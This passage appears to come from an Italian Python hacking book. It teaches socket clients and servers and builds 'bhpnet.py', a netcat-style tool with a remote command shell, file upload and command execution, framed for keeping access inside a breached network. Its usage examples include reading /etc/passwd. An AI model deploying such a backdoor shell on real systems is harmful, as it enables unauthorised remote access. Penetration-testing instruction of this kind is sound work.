


Figura 1.5 - Il tab Stack Data al raggiungimento del breakpoint.

Il tab **Stack Data** ci mostrerà alcune utili informazioni, come lo stato assunto delle variabili locali e globali nel momento in cui il nostro breakpoint viene raggiunto. Quando dovete ispezionare le variabili durante l'esecuzione, ad esempio per individuare dei bug, vi renderete conto che questo strumento vi consente di fare un debug del codice veramente efficace. Se cliccate sulla barra di scorrimento, potete vedere anche lo stack della chiamata corrente. Per vedere lo stack trace, date uno sguardo alla [Figura 1.6](#).




Figura 1.6 - Lo stack trace corrente.

Possiamo vedere che `convert_integer` è stata chiamata dalla funzione `sum` alla linea 3 del nostro script Python. Questo diventa molto utile se avete delle chiamate a una funzione ricorsiva o a una funzione che viene chiamata potenzialmente da differenti punti del programma. L'utilizzo del tab **Stack Data** vi tornerà molto utile nella vostra carriera di sviluppatori Python!

La prossima funzionalità importante che vedremo è il tab **Debug Probe**. Questo vi consente di passare velocemente a una shell Python nella quale avete a disposizione il contesto nel momento esatto in cui il breakpoint viene raggiunto, consentendovi quindi di ispezionare e modificare variabili, così come di scrivere piccole porzioni di codice di test, in modo da provare nuove idee o cercare di individuare dei problemi. La [Figura 1.7](#) mostra come ispezionare la variabile `converted_integer` e cambiare il suo valore.

Dopo che avete fatto alcune modifiche, potete riprendere l'esecuzione dello script premendo il tasto **F5**. Anche se questo è un esempio molto semplice, consente di mostrare alcune delle più utili funzionalità di WingIDE per sviluppare e debuggare programmi Python.




Figura 1.7 - Utilizzo del Debug Probe per ispezionare e modificare variabili locali.

NOTA

Se usate già un IDE che ha funzionalità comparabili con WingIDE, per cortesia inviatemi una mail o un tweet perché mi piacerebbe tanto conoscere il vostro parere al riguardo!

Questo è tutto ciò di cui avete bisogno per poter scrivere, eseguire e modificare il codice che vedrete nel resto del libro. Non dimenticate di creare una macchina virtuale che faccia da target nei capitoli specifici su Windows, anche se ovviamente potete utilizzare dell'hardware reale, senza alcun problema. Ora iniziamo con il vero divertimento!

Le basi del networking

Questo capitolo fornirà le basi per poter lavorare con le reti usando Python e in particolare il modulo socket della sua libreria standard. Pian piano creeremo dei client, dei server e un proxy TCP, che poi trasformeremo nel nostro netcat personale, completo di una shell dei comandi.

La rete è, e sempre sarà, il terreno più accattivante per un hacker. Un assalitore (*attacker*) può fare praticamente ogni cosa con un semplice accesso alla rete, come uno scan per cercare degli host, iniezioni di pacchetti (*packet injection*), sniffare dati, *exploit* di host remoti e molto altro. Ma se siete un attacker che è riuscito a penetrare nelle profondità del sistema informatico di una società target, potreste trovarvi un po' disorientati: non avete nessun tool che vi consente di eseguire attacchi via rete. Non c'è *netcat*. Non c'è Wireshark. Nessun compilatore e nessun modo di installarne uno. Tuttavia, potreste essere sorpresi nello scoprire che in molti casi troverete un'installazione di Python ed è quindi da qui che inizieremo. Questo capitolo costituisce la base per i capitoli seguenti, nei quali creeremo degli strumenti (*tool*) per la ricerca di host, implementeremo degli *sniffer* multi-piattaforma e dei framework per trojan remoti. Detto ciò, siamo pronti per iniziare.

Il networking con Python in un paragrafo

I programmatori possono utilizzare numerosi tool di terze parti per creare con Python dei client e dei server che comunicano via rete, ma alla base di tutti questi tool c'è il modulo *socket* della libreria standard.

NOTA

La documentazione completa del modulo *socket* è disponibile a questa URL:

<http://docs.python.org/2/library/socket.html>.

Questo modulo fornisce tutto il necessario per poter scrivere velocemente dei client e dei server TCP e UDP, per usare raw socket e così via. Se il fine ultimo è penetrare e mantenere l'accesso in un'altra macchina, allora questo modulo è tutto ciò di cui avrete davvero bisogno. Iniziamo creando dei semplici client e server, che saranno i due script di rete più comuni e veloci che scriverete.

Client TCP

Sono state innumerevoli le volte in cui, durante dei penetration test, ho avuto necessità di utilizzare un client TCP per testare alcuni servizi, inviare dati sporchi, dati incoerenti e casuali e fare ogni altro tipo di operazione. Se state lavorando all'interno di un grande sistema aziendale, non avrete il lusso di utilizzare specifici tool di networking o compilatori e alcune volte vi mancheranno anche delle cose basilari come la possibilità di fare il copia/incolla o di connettervi a Internet. Questi sono i momenti in cui l'essere capaci di creare rapidamente un client TCP è di grande aiuto. Ma basta con le chiacchiere, iniziamo a scrivere del codice. Ecco un semplice client TCP:

```
import socket

target_host = "www.google.com"
target_port = 80

# crea un oggetto socket
client = socket.socket(socket.AF_INET, socket.SOCK_STREAM) ❶

# connettiti al client
client.connect((target_host, target_port)) ❷

# invia dei dati
client.send("GET / HTTP/1.1\r\nHost: google.com\r\n\r\n") ❸

# ricevi dei dati
response = client.recv(4096) ❹

print response
```

Abbiamo creato un oggetto socket con i parametri `AF_INET` e `SOCK_STREAM` ❶. Il parametro `AF_INET` indica che useremo un indirizzo IPv4 standard o un hostname, mentre `SOCK_STREAM` indica che vogliamo creare un socket TCP. A questo punto colleghiamo il client al server ❷ e mandiamo a quest'ultimo alcuni dati ❸. L'ultimo passo consiste nel ricevere dei dati in risposta dal server e stamparli ❹. Questa è la forma più semplice di client TCP, ma anche quella che scriverete più spesso.

Nel precedente frammento di codice abbiamo fatto alcune importanti assunzioni sui socket, che sicuramente vorrete conoscere. La prima è che abbiamo supposto che la nostra connessione avvenga sempre con successo, la seconda è che il server si aspetta sempre che sia il client a mandargli per primo dei dati (al contrario dei server che sono i primi a mandare dei dati, per poi aspettare una risposta). La terza assunzione è che il server ci risponda sempre in maniera tempestiva. Abbiamo fatto queste assunzioni principalmente allo scopo di semplificare la trattazione. Poiché i programmatori hanno varie opinioni sul come trattare i socket bloccanti, la gestione delle eccezioni nei socket e via discorrendo, è abbastanza raro che i penetration tester si preoccupino di queste raffinatezze mentre scrivono velocemente dei tool, preferendo concentrarsi sul realizzare

in modo sufficientemente efficace ciò che gli occorre, per cui in questo capitolo ometteremo tali aspetti.

Client UDP

Un client Python UDP non è molto differente da uno TCP; per far spedire al nostro client pacchetti UDP, dobbiamo fare solamente due piccoli cambiamenti:

```
import socket

target_host = "127.0.0.1"
target_port = 80

# crea un oggetto socket
client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) ❶

# invia dei dati
client.sendto("AAABBBCCC", (target_host, target_port)) ❷

# ricevi dei dati
data, addr = client.recvfrom(4096) ❸

print data
```

Come potete vedere, abbiamo cambiato il tipo di socket in `SOCK_DGRAM` ❶. Il passo successivo è stato semplicemente chiamare `sendto` ❷, passandogli i dati e il server al quale volete mandarli. Poiché UDP è un protocollo *connectionless* (privo di connessione), non c'è alcuna precedente chiamata a `connect`. L'ultimo passo è la chiamata a `recvfrom` ❸ in modo da ricevere i dati UDP in risposta dal server. Noterete anche che `recvfrom` restituisce sia i dati sia i dettagli sull'host remoto e la porta. Ancora una volta, non stiamo cercando di essere degli esperti programmatori di rete; vogliamo essere veloci, mantenere le cose semplici e abbastanza affidabili per compiere nel migliore dei modi il nostro hacking. Andiamo avanti creando il nostro primo semplice server.

Server TCP

Creare un server TCP in Python è semplice come creare un client ed è molto utile perché, ad esempio, potreste voler usare un vostro server TCP mentre state eseguendo comandi via shell o creando un proxy (vedremo entrambi i casi più avanti). Iniziamo creando un server TCP multi-thread standard:

```
import socket
import threading

bind_ip = "0.0.0.0"
bind_port = 9999

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((bind_ip, bind_port)) ❶
server.listen(5) ❷

print "[*] Listening on %s:%d" % (bind_ip, bind_port)
# questo è il nostro thread di gestione del client

def handle_client(client_socket): ❸
    # stampa ciò che spedisce il client
    request = client_socket.recv(1024)
    print "[*] Received: %s" % request
    # manda indietro un pacchetto
    client_socket.send("ACK!")
    client_socket.close()

while True:
    client, addr = server.accept() ❹
    print "[*] Accepted connection from: %s:%d" % (addr[0], addr[1])
    # avvia il thread che gestisce i dati in arrivo dal client
    client_handler = threading.Thread(
        target=handle_client,
        args=(client,))
    client_handler.start() ❺
```

Per iniziare, passiamo al server l'indirizzo IP e la porta su cui vogliamo che resti in ascolto ❶. Fatto ciò, diciamo al server di iniziare ad ascoltare ❷ con un *backlog* di massimo 5 connessioni. A questo punto creiamo il suo loop principale, nel quale attende che arrivino delle connessioni. Quando un client si connette ❹, assegniamo il socket del client alla variabile `client` e i dettagli della connessione remota alla variabile `addr`. Ora creiamo un nuovo oggetto thread che punta alla nostra funzione `handle_client`, alla quale passiamo come argomento il socket del client. Avviamo poi il thread che gestisce le connessioni dei client ❺; il nostro loop principale del server è così pronto per gestire

altre connessioni in arrivo. La funzione `handle_client` **3** esegue una `recv` e poi invia come risposta al client un semplice messaggio.

Se usate il client TCP che abbiamo scritto precedentemente, potete spedire al server alcuni pacchetti di test per poi vedere un output simile al seguente:

```
[*] Listening on 0.0.0.0:9999
[*] Accepted connection from: 127.0.0.1:62512
[*] Received: ABCDEF
```

Ecco qua! Abbiamo scritto veramente poco codice ma, nonostante ciò, queste poche linee sono molto utili e le estenderemo nelle prossime sezioni per costruire un sostituto di netcat e un proxy TCP.

Sostituire netcat

Netcat è il coltello svizzero del networking, per cui non dove sorprendere che gli astuti amministratori di sistema lo rimuovano dai loro sistemi. In più di una occasione mi è capitato di accedere a delle macchine server che non avevano netcat installato, ma avevano Python. In questi casi, è utile creare un semplice client di rete che potete usare per inviare dei file, oppure creare un server da tenere in ascolto in modo che accetti istruzioni da linea di comando. Se vi siete aperti un varco in un'applicazione web, è certamente utile poter usare delle callback Python per avere un accesso secondario, evitando così di dover utilizzare da subito uno dei vostri trojan o backdoor. Creare un tool di questo tipo è un ottimo esercizio per imparare Python, quindi iniziamo.

```
import sys
import socket
import getopt
import threading
import subprocess

# Definiamo alcune variabili globali
listen = False
command = False
upload = False
execute = ""
target = ""
upload_destination = ""
port = 0
```

Abbiamo semplicemente importato tutte le librerie di cui necessitiamo e impostato alcune variabili globali. Ora creiamo la nostra funzione principale (`main`) che si occuperà di gestire la linea di comando e le chiamate al resto delle nostre funzioni.

```
def usage(): ❶
    print "Sostituto di Netcat"
    print
    print "Utilizzo: bhpnet.py -t target_host -p port"
    print "-l -listen - " \
    "ascolta su [host]:[port] in attesa di connessioni"
    print "-e -execute=file_to_run - " \
    "esegui il file appena ricevi una connessione"
    print "-c -command - " \
    "inizializza un comando di shell"
    print "-u -upload=destination - " \
    "subito dopo aver ricevuto una connessione, " \
```

```

    "fai l'upload del file e scrivi su [destination]"
    print
    print
    print "Alcuni esempi: "
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l -c"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l " \
    "-u=c:\target.exe"
    print "bhpnet.py -t 192.168.0.1 -p 5555 -l " \
    "-e="cat /etc/passwd""
    print "echo 'ABCDEFGHI' | ./bhpnet.py -t 192.168.11.12 " \
    "-p 135"
    sys.exit(0)
def main():
    global listen
    global port
    global execute
    global command
    global upload_destination
    global target
    if not len(sys.argv[1:]):
        usage()
    # leggi le opzioni da linea di comando
    try: ❷
        opts, args = getopt.getopt(
            sys.argv[1:],
            "hle:t:p:cu:",
            ["help", "listen", "execute", "target",
            "port", "command", "upload"])
    except getopt.GetoptError as err:
        print str(err)
        usage()
    for o,a in opts:
        if o in ("-h", "--help"):
            usage()
        elif o in ("-l", "--listen"):
            listen = True
        elif o in ("-e", "--execute"):
            execute = a
        elif o in ("-c", "--commandshell"):
            command = True

```



```

elif o in ("-u", "-upload"):
    upload_destination = a
    elif o in ("-t", "-target"):
        target = a
elif o in ("-p", "-port"):
    port = int(a)
else:
    assert False, "Unhandled Option"
# staremo in ascolto o invieremo i dati dallo stdin
if not listen and len(target) and port > 0: ❸
# leggi il buffer della linea di comando
# questa operazione sarà bloccante, per cui digita
# CTRL-D se non vuoi leggere dallo standard input
buffer = sys.stdin.read()
# invia i dati
client_sender(buffer)
# resteremo in ascolto e potenzialmente faremo degli upload,
# eseguiremo comandi e ritorneremo alla shell a seconda
# delle nostre opzioni da linea di comando indicate sopra
if listen:
    server_loop() ❹

main()

```

Iniziamo leggendo le opzioni passate da linea di comando ❷ e impostando le necessarie variabili a seconda dell'opzione rilevata. Se qualcuno dei parametri passati da linea di comando non corrisponde ad alcun criterio, stampiamo alcune utili informazioni di utilizzo ❶. Nel successivo blocco di codice ❸, proveremo a imitare netcat per leggere i dati dallo *stdin* e spedirli attraverso la rete.

Notate che, quando inviate i dati in modo interattivo, se volete saltare la lettura dallo *stdin* dovete digitare **Ctrl-D**. La porzione di codice finale ❹ è quella in cui verifichiamo se dobbiamo impostare un socket in ascolto e processare altri comandi (caricamento di file, esecuzione di comandi, avvio di una shell dei comandi). Ora iniziamo a implementare alcune di queste funzionalità, partendo dal codice del nostro client. Aggiungete il seguente codice sopra la funzione `main`.

```

def client_sender(buffer):
    client = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        # connettiti al nostro target host
        client.connect((target, port))
        # se rileviamo dell'input da stdin allora inviamolo

```

```

# altrimenti aspettiamo che l'utente inserisca qualcosa
if len(buffer): ❶
    client.send(buffer)
while True:
    # ora aspettiamo i dati in risposta
    recv_len = 1
    response = ""
    while recv_len: ❷
        data = client.recv(4096)
        recv_len = len(data)
        response += data
        if recv_len < 4096:
            break
    print response,
    # aspetta nuovi input
    buffer = raw_input("") ❸
    buffer += "\n"
    # invia il contenuto del buffer
    client.send(buffer)
except:
    # gestisci errori generici - puoi esercitarti a
    # casa per migliorare questa gestione
    print "[*] Exception! Exiting."
    # chiudi la connessione
    client.close()

```

Ormai la maggior parte di questo codice dovrebbe essere familiare. Iniziamo creando il nostro oggetto TCP socket e poi verificando ❶ se abbiamo ricevuto dei dati in input. Se tutto va bene, inviamo i dati al target remoto e riceviamo indietro i dati in risposta ❷ sinché non vi sono più dati da ricevere. A questo punto aspettiamo ulteriori input dall'utente ❸ e continuiamo a inviare e ricevere dati sinché l'utente non arresta lo script. All'input inserito dall'utente è stata aggiunta una interruzione di linea in modo che il client sia compatibile con la nostra shell dei comandi. Ora andiamo avanti e creiamo il server primario (usando un loop) e una funzione *stub* che gestirà sia l'esecuzione dei nostri comandi sia la nostra shell dei comandi.

```

def server_loop():
    global target
    global port

    # se non è specificato un target, ascoltiamo su tutte
    # le interfacce
    if not len(target):

```

```

target = "0.0.0.0"
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((target,port))
server.listen(5)
while True:
    client_socket, addr = server.accept()
# creiamo un thread per gestire il nostro client
client_thread = threading.Thread(
    target=client_handler,
    args=(client_socket,))
client_thread.start()
def run_command(command):
    # rimuovi l'interruzione di linea
    command = command.rstrip()
    # esegui il comando e ottieni l'output della risposta
    try:
        output = subprocess.check_output( ❶
            command,
            stderr=subprocess.STDOUT,
            shell=True)
    except:
        output = "Failed to execute command.\r\n"
    # rimanda l'output al client
    return output

```

A questo punto siete dei veterani della creazione di interi server TCP che usano i thread, per cui non spiegherò la funzione `server_loop`. La funzione `run_command`, tuttavia, contiene una nuova libreria che non abbiamo ancora visto: `subprocess`. Questa libreria fornisce una potente interfaccia per la creazione di processi e vi fornisce diverse possibilità per iniziare a interagire con i programmi client. In questo caso ❶ stiamo semplicemente eseguendo ogni tipo di comando che le passiamo, eseguendolo sul sistema operativo locale e restituendo l'output del comando al client che si è connesso a noi. Il codice inerente la gestione delle eccezioni catturerà errori generici e restituirà un messaggio, facendovi sapere che il comando è fallito. Ora implementiamo la logica per fare l'upload dei file, l'esecuzione dei comandi e la nostra shell.

```

def client_handler(client_socket):
    global upload
    global execute
    global command
    # verifica che si possano ricevere dei file
    if len(upload_destination): ❶

```

```

# leggi tutti i byte e scrivi nella nostra destinazione
file_buffer = ""

# continua a leggere dati sinche' ce ne sono disponibili
while True: ❷
    data = client_socket.recv(1024)
    if not data:
        break
    else:
        file_buffer += data
# ora prendiamo questi byte e proviamo a scriverli in ouput
try: ❸
    file_descriptor = open(upload_destination, "wb")
    file_descriptor.write(file_buffer)
    file_descriptor.close()
    # diamo conferma che abbiamo scritto il file
    client_socket.send("Successfully saved file to %s\r\n" \
        % upload_destination)
except:
    client_socket.send("Failed to save file to %s\r\n" \
        % upload_destination)
# verifica l'esecuzione del comando
if len(execute):
    # esegui il comando
    output = run_command(execute)
    client_socket.send(output)
# andiamo in un altro loop nel caso venga richiesta una shell
if command: ❹
    while True:
        # mostra un semplice prompt
        client_socket.send("<BHP:#> ")
        # ora rivediamo sinche' vediamo un lineefeed (enter key)
        cmd_buffer = ""
        while "\n" not in cmd_buffer:
            cmd_buffer += client_socket.recv(1024)
        # abbiamo un comando valido quindi eseguiamolo e spediamo
        # indietro il risultato
        response = run_command(cmd_buffer)
        # restituisci la risposta
        client_socket.send(response)

```

La prima porzione di codice ❶ serve a determinare se il nostro tool di rete è impostato

per ricevere un file quando avviene una connessione. Questo può essere utile per fare degli esercizi in stile carica-ed-esegui (*upload-and-execute*) oppure per installare dei malware che rimuovano la nostra callback Python. Proseguendo, riceviamo il file di dati in un loop ❷, assicurandoci di riceverlo completamente, e a questo punto apriamo un file e scriviamo il contenuto del file ricevuto. Il flag `wb` assicura che il file venga scritto in modalità binaria, in modo da garantire che sia il caricamento sia la scrittura di un eseguibile binario avvengano con successo. Successivamente processiamo la nostra funzionalità di esecuzione ❸, la quale chiama la funzione `run_command` che abbiamo scritto in precedenza e semplicemente restituisce il risultato attraverso la rete. L'ultimo pezzo di codice gestisce i nostri comandi shell ❹, ovvero continua a eseguire i comandi man mano che li inviamo, e restituisce l'output. Noterete che stiamo verificando la presenza di un carattere di newline (interruzione di linea), al fine di stabilire quando processare il comando, il che fa sì che il nostro tool sia in stile netcat. Tuttavia, se state utilizzando un client Python per comunicare con esso, ricordatevi di aggiungere al termine dei comandi un carattere di newline.

Prova su strada

Facciamo adesso qualche prova, in modo da vedere l'output. Su un terminale o sulla shell *cmd.exe* eseguite lo script nel seguente modo:

```
$ ./bhnet.py -l -p 9999 -c
```

Ora potete avviare un altro terminale o *cmd.exe* ed eseguire lo script in modalità client. Ricordate che il nostro script legge da stdin e continuerà a farlo sinché non riceverà un EOF (end-of-file). Per inviare un EOF, digitate **Ctrl-D** sulla tastiera:

```
$ ./bhnet.py -t localhost -p 9999
<CTRL-D>
<BHP:#> ls -la
total 32
drwxr-xr-x 4 justin staff
136 18 Dec
drwxr-xr-x 4 justin staff
136 9 Dec
-rwxrwxrwt 1 justin staff 8498 19 Dec
-rw-r--r- 1 justin staff
844 10 Dec
<BHP:#> pwd
/Users/justin/svn/BHP/code/Chapter2
<BHP:#>
```

Potete vedere che ci ha restituito la shell dei comandi e, poiché siamo su un sistema

host Unix, possiamo eseguire alcuni comandi locali e riavere indietro il rispettivo output, come se fossimo connessi via SSH o fossimo in locale. Possiamo anche usare il nostro client per inviare richieste in vecchio stile:

```
$ echo -ne "GET / HTTP/1.1\r\nHost: www.google.com\r\n\r\n" | \
./bhnet.py -t www.google.com -p 80
HTTP/1.1 302 Found
Location: http://www.google.ca/
Cache-Control: private
Content-Type: text/html; charset=UTF-8
P3P: CP="This is not a P3P policy! See
http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657 for
more info."
Date: Wed, 19 Dec 2012 13:22:55 GMT
Server: gws
Content-Length: 218
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
<HTML><HEAD><meta http-equiv="content-type" content="text/html; charset=utf-8">
<TITLE>302 Moved</TITLE></HEAD><BODY>
<H1>302 Moved</H1>
The document has moved
<A HREF="http://www.google.ca/">here</A>.
</BODY></HTML>
[*] Exception! Exiting.
$
```

